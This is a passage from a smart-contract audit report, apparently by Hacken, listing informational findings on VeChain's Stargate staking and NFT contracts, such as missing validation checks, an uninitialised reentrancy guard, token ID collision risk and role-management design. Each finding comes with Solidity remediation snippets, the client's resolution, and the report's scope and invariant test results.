All external functions interacts with the functions above performs additional level existence checks. However, adding the level existence checks into the internal functions above is more atomic approach and prevents future level existence implementations from new functionalities.

Assets:

- `packages/contracts/contracts/StargateNFT/libraries/Levels.sol`
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 4/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation:

Implement consistent validation in all helper functions to make them self-contained and safe:

```
/// @dev This is a helper function to get the latest circulating supply snapshot for the given level
/// @param _levelId The ID of the level to get the circulating supply for
/// @return circulatingSupply The latest/current circulating supply snapshot for the level
function _getCirculatingSupply(
    DataTypes.StargateNFTStorage storage $,
    uint8 _levelId
) internal view returns (uint208) {
    // ADD: Validate level exists
    if (!_levelExists($, _levelId)) {
        revert Errors.LevelNotFound(_levelId);
    }
    return $.circulatingSupply[_levelId].latest();
}

function _incrementLevelCirculatingSupply(
    DataTypes.StargateNFTStorage storage $,
    uint8 _levelId
) internal {
    // ADD: Validate level exists
    if (!_levelExists($, _levelId)) {
        revert Errors.LevelNotFound(_levelId);
    }
    uint208 circulatingSupply = _getCirculatingSupply($, _levelId);
    _checkpointLevelCirculatingSupply($, _levelId, circulatingSupply + 1);
}

function _decrementLevelCirculatingSupply(
    DataTypes.StargateNFTStorage storage $,
    uint8 _levelId
) internal {
    // ADD: Validate level exists
    if (!_levelExists($, _levelId)) {
        revert Errors.LevelNotFound(_levelId);
    }
    uint208 circulatingSupply = _getCirculatingSupply($, _levelId);
    _checkpointLevelCirculatingSupply($, _levelId, circulatingSupply - 1);
}
```

Resolution:

The finding was resolved by the client team in commit hash [ea19c5e](#). The `_getCirculatingSupply()` function now performs the level existence check.

F-2025-13572 - Inconsistent Comparison Pattern - Info

Description:

The code uses `<= 0` to check if a `uint256` value is zero or negative. Since `tokenCount` is a `uint256` (unsigned integer), it can never be negative. The comparison `< 1` would be more semantically accurate, or even better, a direct equality check `== 0`.

```
// Get token count
uint256 tokenCount = IStargateNFT(address(this)).balanceOf(_owner);
// If owner has no tokens, return empty array
if (tokenCount <= 0) { // Redundant: uint256 can't be < 0
    return new uint256[](0);
}

. . .

uint256 tokenCount = IStargateNFT(address(this)).balanceOf(_target);
// If owner has no tokens, return false
if (tokenCount <= 0) { // Redundant: uint256 can't be < 0
    return false;
}
```

Assets:

- packages/contracts/contracts/StargateNFT/libraries/Token.sol
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate:	1/5
Likelihood Rate:	1/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation:

Use `== 0` as it's the most common Solidity pattern for `uint` checks.

```
if (tokenCount == 0) {  
    return new uint256[] (0);  
}
```

Resolution:

The finding is fixed in commit [38cd34b](#) after the unnecessary `>=` comparisons were replaced with `==` comparisons.

F-2025-13710 - ReentrancyGuard Not Explicitly Initialized in Stargate Contract - Info

Description:

The `Stargate.sol` contract inherits from `ReentrancyGuardUpgradeable` and uses the `nonReentrant` modifier on multiple critical functions. However, the contract's `initialize()` function **does not call** `__ReentrancyGuard_init()`, which is the recommended best practice for initializing upgradeable contracts.

Stargate.sol:

```
/// @notice Initializes the contract
function initialize(InitializeV1Params memory params) external initializer {
    if (
        params.protocolStakerContract == address(0) ||
        params.admin == address(0) ||
        params.stargateNFTContract == address(0) ||
        params.maxClaimablePeriods == 0
    ) {
        revert InvalidInitializationParams();
    }

    __UUPSUpgradeable_init();
    __AccessControl_init();
    __Pausable_init();
    // MISSING: __ReentrancyGuard_init();

    _grantRole(DEFAULT_ADMIN_ROLE, params.admin);

    StargateStorage storage $ = __getStargateStorage();
    $.protocolStakerContract = IProtocolStaker(params.protocolStakerContract);
    ;
    $.stargateNFTContract = IStargateNFT(params.stargateNFTContract);
    $.maxClaimablePeriods = params.maxClaimablePeriods;
}
```

The `nonReentrant` modifier will still function correctly even without explicit initialization. The missing initialization is a **code quality and best practice issue**, not a functional or security problem.

Assets:

- `packages/contracts/contracts/Stargate.sol`
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate:	1/5
Likelihood Rate:	1/5
Exploitability:	Dependent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation: Include the missing initializer function:

```
/// @notice Initializes the contract
function initialize(InitializeV1Params memory params) external initializer {
    if (
        params.protocolStakerContract == address(0) ||
        params.admin == address(0) ||
        params.stargateNFTContract == address(0) ||
        params.maxClaimablePeriods == 0
    ) {
        revert InvalidInitializationParams();
    }

    __UUPSUpgradeable_init();
    __AccessControl_init();
    __Pausable_init();
    __ReentrancyGuard_init(); // ADD THIS.

    _grantRole(DEFAULT_ADMIN_ROLE, params.admin);

    StargateStorage storage $ = __getStargateStorage();
    $.protocolStakerContract = IProtocolStaker(params.protocolStakerContract);
    ;
    $.stargateNFTContract = IStargateNFT(params.stargateNFTContract);
    $.maxClaimablePeriods = params.maxClaimablePeriods;
}
```

Resolution: The finding was fixed in commit `fcc0df5` after the missing `__ReentrancyGuard_init()` function were called in `initialize()` function.

[F-2025-13713](#) - Incorrect legacyLastTokenId Can Cause Permanent Token ID Collisions - Info

Description:

The `StargateNFT` contract requires initialization with a `legacyLastTokenId` parameter that represents the last token ID minted in the legacy `TokenAuction` contract at the time of migration. This value is **critical** because it determines the boundary between:

- **Legacy Token IDs:** Tokens from the old contract that will be migrated (IDs: 1 to `legacyLastTokenId`)
- **New Token IDs:** Newly minted tokens (IDs: `legacyLastTokenId + 1` onwards)

The actual issue is explained in the steps below:

- This parameter is set **once during deployment** and **cannot be changed** (no setter function exists)
- There is **no validation** that the provided value matches the actual legacy contract state
- The contract only validates that the value is not zero, but **cannot verify correctness**
- An incorrect value causes **permanent token ID space corruption**

As an example attack scenario (1), Mainnet has ~15,611 legacy tokens, but contract is initialized with `legacyLastTokenId = 10,000`.

Timeline:

1. Contract deployed with `legacyLastTokenId = 10,000`
2. New user mints token → Gets ID 10,001
3. New user mints token → Gets ID 10,002
4. 5,611 new tokens are minted
5. New user mints token → Gets ID 15,611
6. Legacy user tries to migrate token ID 15,611 → FAILS PERMANENTLY

Scenario (2), Mainnet has ~15,611 legacy tokens, but contract is initialized with `legacyLastTokenId = 20,000`.

Timeline:

1. Contract deployed with `legacyLastTokenId = 20,000`
2. New user mints token → Gets ID 20,001
3. All minting works
4. Token IDs 15,612-20,000 are NEVER USED (went through dead zone)

Assets:

- packages/contracts/contracts/StargateNFT/StargateNFT.sol
[https://github.com/vechain/stargate]

Status:

Fixed

Classification**Impact Rate:** 2/5**Likelihood Rate:** 2/5**Exploitability:** Dependent**Complexity:** Simple**Severity:** Info**Recommendations****Remediation:** Add on-chain validation during initialization:

```
/// @notice Initializes the contract
function initialize(DataTypes.StargateNFTInitParams memory _initParams) external
    initializer {
    // ... existing validation ...

    // ADD: Validate legacyLastTokenId matches legacy contract
    uint256 legacyTotalSupply = _initParams.legacyNodes.totalSupply();
    if (_initParams.legacyLastTokenId != legacyTotalSupply) {
        revert Errors.LegacyTokenIdMismatch(
            _initParams.legacyLastTokenId,
            legacyTotalSupply
        );
    }

    // ... rest of initialization ...
}
```

Resolution:

The finding is fixed in commit `9a6f160` after adding validation during contract initialization that ensures `legacyLastTokenId >= legacyTotalSupply` by querying the legacy contract's actual total supply, preventing token ID collisions between unmigrated legacy tokens and newly minted tokens while allowing flexible ID space organization with buffer zones.

F-2025-13764 - Default Admin Managing Pausability - Info

Description:

The `DEFAULT_ADMIN_ROLE` is a top-level role managing other roles in the contract. It is recommended to restrict such wide permissions to a multi-signature wallet. However, this might delay decision making process in critical situations, though, it is recommended to implement a separate role managing the functions.

The `pause` and `unpause` functions of the `Stargate` contract are managed by the `DEFAULT_ADMIN_ROLE`.

```
function pause() external onlyRole(DEFAULT_ADMIN_ROLE) {
    _pause();
}

function unpause() external onlyRole(DEFAULT_ADMIN_ROLE) {
    _unpause();
}
```

This may lead to inability to quickly pause the contract operations in a critical situation.

Assets:

- packages/contracts/contracts/Stargate.sol
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate:	1/5
Likelihood Rate:	2/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation:

Consider implementing `PAUSER_ROLE` managing the `pause` and `unpause` functions.

```

bytes32 public constant PAUSER_ROLE = keccak256("PAUSER_ROLE");

struct InitializeV1Params {
    address pauser;
    ...
}

function initialize(InitializeV1Params memory params) external initializer {
    ...
    _grantRole(PAUSER_ROLE, _initParams.pauser);
    ...
}

function pause() public onlyRole(PAUSER_ROLE) {
    _pause();
}

function unpause() public onlyRole(PAUSER_ROLE) {
    _unpause();
}

```

Resolution:

The `pause()/unpause()` functionalities are now getting controlled by `PAUSER_ROLE` permission. Resolved in commit hash `9ff32e2`.

[F-2025-13781](#) - Underscore Prefix on External Functions - Info

Description:

The `StargateNFT` contract contains two external callback functions that use underscore prefixes (`_safeMintCallback` and `_burnCallback`), which violates [Solidity naming conventions](#) and creates confusion about their visibility and intended usage.

In Solidity best practices and conventions:

- Functions with underscore prefixes (`_functionName`) are typically **internal** or **private**
- **External** functions should use regular naming without underscore prefixes
- This convention is widely adopted across the Solidity ecosystem and OpenZeppelin contracts

The current implementation uses `external` visibility with underscore-prefixed names, which:

1. **Creates confusion** for developers and auditors reviewing the code
2. **Suggests incorrect visibility** - readers expect these to be internal functions
3. **Reduces code maintainability** - unclear whether the naming or visibility is the error
4. **May lead to integration errors** - external callers might assume these are internal helper functions

Assets:

- `packages/contracts/contracts/StargateNFT/StargateNFT.sol`
[<https://github.com/vechain/stargate>]

Status:

Accepted

Classification

Impact Rate:	1/5
Likelihood Rate:	5/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation:

Rename the functions to follow Solidity naming conventions for external functions. Or, change the specified functions visibility to `internal` according to the correct use case.

Resolution:

The finding was **acknowledged** by the client with the following statement:

These two particular functions are only callable by the stargate contract because we needed a way to call `_safeMint` and `_burn` from the libraries, they need to be external so we decided to add `_` at the beginning so we discourage external integrations to call them because they will always revert. We tried to come out with a better rule to mark these functions but using the underscore was the cleanest and simplest solution that we could think of.

F-2025-13797 - Inefficient Implementation in `hasRequestedExit()`

Function - Info

Description:

The `hasRequestedExit()` function in the `Stargate.sol` contract makes **7 external calls** to the `ProtocolStaker` contract to determine a simple boolean value (whether exit was requested), when only **1 external call** is necessary.

This inefficiency occurs because the function calls `_getDelegationDetails()`, to access only the `endPeriod` field, but `_getDelegationDetails()` fetches the entire delegation data structure including full status calculation, which triggers a cascade of external calls.

Current Call Chain:

```
hasRequestedExit()
└─> _getDelegationDetails()
    ├──> getDelegation() [External Call #1]
    ├──> getDelegationPeriodDetails() [External Call #2]
    └─> _getDelegationStatus()
        ├──> getDelegation() [External Call #3]
        ├──> getValidation() [External Call #4]
        ├──> getDelegationPeriodDetails() [External Call #5]
        └─> getValidationPeriodDetails() [External Call #6]
```

The function only needs to check if `endPeriod != type(uint32).max`, which can be obtained with a single external call to `getDelegationPeriodDetails()`. However, it incorrectly calls `_getDelegationDetails()` which constructs the entire `Delegation` struct with full status calculation. This implementation leads to inefficient gas consumption.

Stargate.sol:

```
function hasRequestedExit(uint256 _tokenId) external view returns (bool) {
    StargateStorage storage $ = _getStargateStorage();
    return
        $.delegationIdByTokenId[_tokenId] != 0 &&
        _getDelegationDetails($, _tokenId).endPeriod != type(uint32).max;
    // ~~~~~
    // Makes 7 external calls
}
```

Assets:

- `packages/contracts/contracts/Stargate.sol`
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate: 1/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Info

Recommendations

Remediation: Optimize the function to directly call `getDelegationPeriodDetails()` and check only the `endPeriod` value:

```
/// @inheritdocc IStargate
/// @notice Returns true if the user has requested to exit the latest delegation
/// @dev This will return true even if the delegation is already EXITED, as the endPeriod
///      remains set after exit completion. Returns false if the token has no delegation.
/// @dev Optimized to make only a single external call to the ProtocolStaker contract.
/// @param _tokenId - the token ID
/// @return True if the user has requested to exit the delegation
function hasRequestedExit(uint256 _tokenId) external view returns (bool) {
    StargateStorage storage $ = _getStargateStorage();
    uint256 delegationId = $.delegationIdByTokenId[_tokenId];

    // If no delegation exists, exit was never requested
    if (delegationId == 0) {
        return false;
    }

    // Fetch only the period details (single external call)
    (, uint32 endPeriod) = $.protocolStakerContract.getDelegationPeriodDetails(delegationId);

    // endPeriod is set to type(uint32).max when delegation is created
    // It changes to a specific period number when exit is requested
```

```
return endPeriod != type(uint32).max;
}
```

Resolution:

The finding is fixed in commit `62c1157` after optimizing the `hasRequestedExit()` function to directly call `getDelegationPeriodDetails()` and check only the `endPeriod` value, reducing external calls while maintaining identical functionality and adding an early-return optimization for non-existent delegations.

F-2025-13801 - Hardcoded Magic Value - Info

Description:

The `_calculateEffectiveStake` function of the `Stargate` contract uses the hardcoded `100` value.

```
function _calculateEffectiveStake(
    StargateStorage storage $,
    uint256 _tokenId
) private view returns (uint256) {
    DataTypes.Token memory token = $.stargateNFTContract.getToken(_tokenId);
    DataTypes.Level memory level = $.stargateNFTContract.getLevel(token.level
    Id);

    return (token.vetAmountStaked * level.scaledRewardFactor) / 100;
}
```

While the value is correct, consider retrieving it from the `StargateNFT` contract to avoid issues during upgrades.

Assets:

- `packages/contracts/contracts/Stargate.sol`
[<https://github.com/vechain/stargate>]

Status:

Fixed

Classification

Impact Rate:	1/5
Likelihood Rate:	1/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation:

Consider adding the `REWARD_MULTIPLIER_SCALING_FACTOR` constant getter to the `StargateNFT` interface and using it.

```
return (token.vetAmountStaked * level.scaledRewardFactor) / $.stargateNFTContract.REWARD_MULTIPLIER_SCALING_FACTOR();
```

Resolution:

The finding is fixed in commit `08676b8`. The hardcoded value was replaced as `REWARD_MULTIPLIER_SCALING_FACTOR` variable.

F-2025-13803 - Missing Zero Address Validation in Role Management

Function - Info

Description:

The `Stargate.sol` and `StargateNFT.sol` contracts inherit from OpenZeppelin's `AccessControlUpgradeable` contract without overriding the `revokeRole()` function.

This allows privileged admins to accidentally revoke their critical roles, which would permanently lock those role assignments since `address(0)` cannot perform any transactions or execute functions.

For Stargate.sol:

- `DEFAULT_ADMIN_ROLE`: Can manage all roles including itself. Granting to `address(0)` would lock role management.
- `UPGRADER_ROLE`: Can authorize contract upgrades. Granting to `address(0)` would prevent future upgrades.

For StargateNFT.sol:

- `DEFAULT_ADMIN_ROLE`: Can manage all roles. Granting to `address(0)` would lock role management.
- `UPGRADER_ROLE`: Can authorize contract upgrades and call reinitializer functions. Granting to `address(0)` would prevent upgrades.
- `PAUSER_ROLE`: Can pause/unpause contract operations. Granting to `address(0)` would lock pause/unpause functionality.
- `LEVEL_OPERATOR_ROLE`: Can manage NFT levels. Granting to `address(0)` would prevent level management.
- `MANAGER_ROLE`: Can perform manager operations. Granting to `address(0)` would lock manager functionality.
- `WHITELISTER_ROLE`: Can manage whitelist entries. Granting to `address(0)` would prevent whitelist management.

While this requires admin error, it represents a significant operational risk that could lead to locked functionality or require redeployment.

Assets:

- `packages/contracts/contracts/Stargate.sol`
[<https://github.com/vechain/stargate>]
- `packages/contracts/contracts/StargateNFT/StargateNFT.sol`
[<https://github.com/vechain/stargate>]

Status:

Accepted

Classification

Impact Rate:	4/5
Likelihood Rate:	1/5
Exploitability:	Dependent
Complexity:	Simple
Severity:	Info

Recommendations

Remediation: Consider overriding the `revokeRole()` function in both `Stargate.sol` and `StargateNFT.sol` to add zero address validation.

Resolution: The finding was **acknowledged** by the client with the following statement.

We dont see as an issue, since granting it to `address(0)` shouldn't affect the rest of roles, so in case we make that mistake we can just revoke the permission to `address(0)` .

Disclaimers

Hacken Disclaimer

The smart contracts given for audit have been analyzed based on best industry practices at the time of the writing of this report, with cybersecurity vulnerabilities and issues in smart contract source code, the details of which are disclosed in this report (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

The report contains no statements or warranties on the identification of all vulnerabilities and security of the code. The report covers the code submitted and reviewed, so it may not be relevant after any modifications. Do not consider this report as a final and sufficient assessment regarding the utility and safety of the code, bug-free status, or any other contract statements.

While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only — we recommend proceeding with several independent audits and a public bug bounty program to ensure the security of smart contracts.

English is the original language of the report. The Consultant is not responsible for the correctness of the translated versions.

As part of Hacken's ongoing quality assurance process, we may conduct re-audits of select projects. These re-audits are performed independently from the original audit and are intended solely for internal quality control and improvement. Updated reports resulting from such re-audits will be shared privately with the respective clients and may be published on the Hacken website only with their explicit consent.

The sole authoritative source for finalized and most up-to-date versions of all reports remains the Audits section at <https://hacken.io/audits/>.

Technical Disclaimer

Smart contracts are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. Thus, the Consultant cannot guarantee the explicit security of the audited smart contracts.

Appendix 1. Definitions

Severities

When auditing smart contracts, Hacken is using a risk-based approach that considers **Likelihood**, **Impact**, **Exploitability** and **Complexity** metrics to evaluate findings and score severities.

Reference on how risk scoring is done is available through the repository in our Github organization:

[hkenio/severity-formula](https://github.com/hackenio/severity-formula)

Severity	Description
Critical	Critical vulnerabilities are usually straightforward to exploit and can lead to the loss of user funds or contract state manipulation.
High	High vulnerabilities are usually harder to exploit, requiring specific conditions, or have a more limited scope, but can still lead to the loss of user funds or contract state manipulation.
Medium	Medium vulnerabilities are usually limited to state manipulations and, in most cases, cannot lead to asset loss. Contradictions and requirements violations. Major deviations from best practices are also in this category.
Low	Major deviations from best practices or major Gas inefficiency. These issues will not have a significant impact on code execution.

Potential Risks

The "Potential Risks" section identifies issues that are not direct security vulnerabilities but could still affect the project's performance, reliability, or user trust. These risks arise from design choices, architectural decisions, or operational practices that, while not immediately exploitable, may lead to problems under certain conditions. Additionally, potential risks can impact the quality of the audit itself, as they may involve external factors or components beyond the scope of the audit, leading to incomplete assessments or oversight of key areas. This section aims to provide a broader perspective on factors that could affect the project's long-term security, functionality, and the comprehensiveness of the audit findings.

Appendix 2. Scope

The scope of the project includes the following smart contracts from the provided repository:

Scope Details	
Repository	https://github.com/vechain/stargate
Initial Commit	74f2662e742af94882e3f73b7ab349adff2c1ceb
Remediation Commit	5f981b084e266c0850d7b80e12a3aab65a08685d
Remediation Commit	0b97c95d263d2d8959b71c6c3b4d32b221c8d4db
Final Commit	dd10677bffbccc51f975d79bbef9d4c122a18e7f
Whitepaper	https://www.vechain.org/assets/whitepaper/whitepaper-3-0.pdf
Requirements	https://docs.stargate.vechain.org
Technical Requirements	README.md

Asset	Type
packages/contracts/contracts/deprecated/StargateNFT/V2/libraries/ClockV2.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/deprecated/StargateNFT/V2/libraries/DataTypesV2.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/deprecated/StargateNFT/V2/libraries/ErrorsV2.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/deprecated/StargateNFT/V2/libraries/LevelsV2.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/deprecated/StargateNFT/V2/libraries/MintingLogicV2.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/deprecated/StargateNFT/V2/libraries/SettingsV2.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/deprecated/StargateNFT/V2/libraries/TokenV2.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/deprecated/StargateNFT/V2/libraries/VetGeneratedVthoV2.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/deprecated/StargateNFT/V2/StargateNFTV2.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/Stargate.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/StargateNFT/libraries/Clock.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/StargateNFT/libraries/DataTypes.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/StargateNFT/libraries/Errors.sol [https://github.com/vechain/stargate]	Smart Contract

Asset	Type
packages/contracts/contracts/StargateNFT/libraries/Levels.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/StargateNFT/libraries/MintingLogic.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/StargateNFT/libraries/Settings.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/StargateNFT/libraries/Token.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/StargateNFT/libraries/TokenManager.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/StargateNFT/StargateNFT.sol [https://github.com/vechain/stargate]	Smart Contract
packages/contracts/contracts/StargateProxy.sol [https://github.com/vechain/stargate]	Smart Contract

Appendix 3. Additional Valuables

Verification of System Invariants

During the audit of Vechain Stargate, Hacken followed its methodology by performing invariant-testing on the project's main functions. Due to the complex and dynamic interactions within the protocol, unexpected edge cases might arise. Therefore, it was important to use invariant-testing to ensure that several system invariants hold true in all situations.

Invariant	Test Name	Test Result
INV-01 One-Click Process (Migrate + Auto-Delegate)	should migrate and auto-delegate in a single transaction	Passed
INV-01 One-Click Process (Migrate + Auto-Delegate)	should revert if payment is incorrect	Passed
INV-02 Payment Validation (Exact VET Amount)	should accept exact VET amount for level	Passed
INV-02 Payment Validation (Exact VET Amount)	should revert with insufficient payment	Passed
INV-02 Payment Validation (Exact VET Amount)	should revert with excess payment	Passed
INV-03 Legacy NFT Burning	should burn legacy NFT during migration	Passed
INV-04 New Token Minting with Preserved Attributes	should mint new StargateNFT with same token ID	Passed
INV-04 New Token Minting with Preserved Attributes	should preserve token level after migration	Passed
INV-05 Preserving Attributes (Node Level, Token ID)	should preserve token ID during migration	Passed
INV-05 Preserving Attributes (Node Level, Token ID)	should preserve node level during migration	Passed
INV-06 Delegation After Migration (Auto-Delegation)	should automatically delegate to specified validator	Passed
INV-07 Irreversibility of Migration	should not allow double migration of same token	Passed
INV-07 Irreversibility of Migration	should permanently burn legacy NFT	Passed
INV-08 No Migration During Auction	should prevent migration if token is on auction	Passed
INV-09 Post-Migration Verification	should verify new token exists after migration	Passed
INV-09 Post-Migration Verification	should verify legacy token is fully burned	Passed
INV-10 Dynamic Cap Management During Migration	should increase cap during migration	Passed

Invariant	Test Name	Test Result
INV-10 Dynamic Cap Management During Migration	should increase circulating supply during migration	Passed
INV-11 One-Time Migration Enforcement	should prevent re-migration of already migrated token	Passed

Additional Recommendations

The smart contracts in the scope of this audit could benefit from the introduction of automatic emergency actions for critical activities, such as unauthorized operations like ownership changes or proxy upgrades, as well as unexpected fund manipulations, including large withdrawals or minting events. Adding such mechanisms would enable the protocol to react automatically to unusual activity, ensuring that the contract remains secure and functions as intended.

To improve functionality, these emergency actions could be designed to trigger under specific conditions, such as:

- Detecting changes to ownership or critical permissions.
- Monitoring large or unexpected transactions and minting events.
- Pausing operations when irregularities are identified.

These enhancements would provide an added layer of security, making the contract more robust and better equipped to handle unexpected situations while maintaining smooth operations.

Frameworks and Methodologies

This security assessment was conducted in alignment with recognised penetration testing standards, methodologies and guidelines, including the [NIST SP 800-115 – Technical Guide to Information Security Testing and Assessment](#), and the [Penetration Testing Execution Standard \(PTES\)](#). These assets provide a structured foundation for planning, executing, and documenting technical evaluations such as vulnerability assessments, exploitation activities, and security code reviews. Hacken's internal penetration testing methodology extends these principles to Web2 and Web3 environments to ensure consistency, repeatability, and verifiable outcomes.